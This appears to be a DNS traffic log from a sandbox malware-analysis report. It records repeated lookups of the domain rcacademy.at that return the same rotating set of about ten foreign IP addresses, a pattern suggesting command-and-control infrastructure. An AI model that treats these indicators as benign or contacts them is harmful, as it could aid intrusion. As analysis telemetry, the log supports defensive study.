Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.446007013 CET	8.8.8.8	192.168.2.6	0xa49a	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.747704983 CET	8.8.8.8	192.168.2.6	0x7a75	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.914594889 CET	8.8.8.8	192.168.2.6	0x95b6	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.267066002 CET	8.8.8.8	192.168.2.6	0x87d9	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.810909033 CET	8.8.8.8	192.168.2.6	0x9913	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.427680969 CET	8.8.8.8	192.168.2.6	0xcf6b	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.694947004 CET	8.8.8.8	192.168.2.6	0x1ede	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.331425905 CET	8.8.8.8	192.168.2.6	0x31a1	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.443697929 CET	8.8.8.8	192.168.2.6	0x2929	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.765645027 CET	8.8.8.8	192.168.2.6	0x8613	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.372224092 CET	8.8.8.8	192.168.2.6	0xd139	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.304234028 CET	8.8.8.8	192.168.2.6	0x7edb	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.771049976 CET	8.8.8.8	192.168.2.6	0x1eed	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.335971117 CET	8.8.8.8	192.168.2.6	0x9e67	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.075349092 CET	8.8.8.8	192.168.2.6	0x1ff0	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.518537998 CET	8.8.8.8	192.168.2.6	0xa430	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.261847973 CET	8.8.8.8	192.168.2.6	0x1522	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
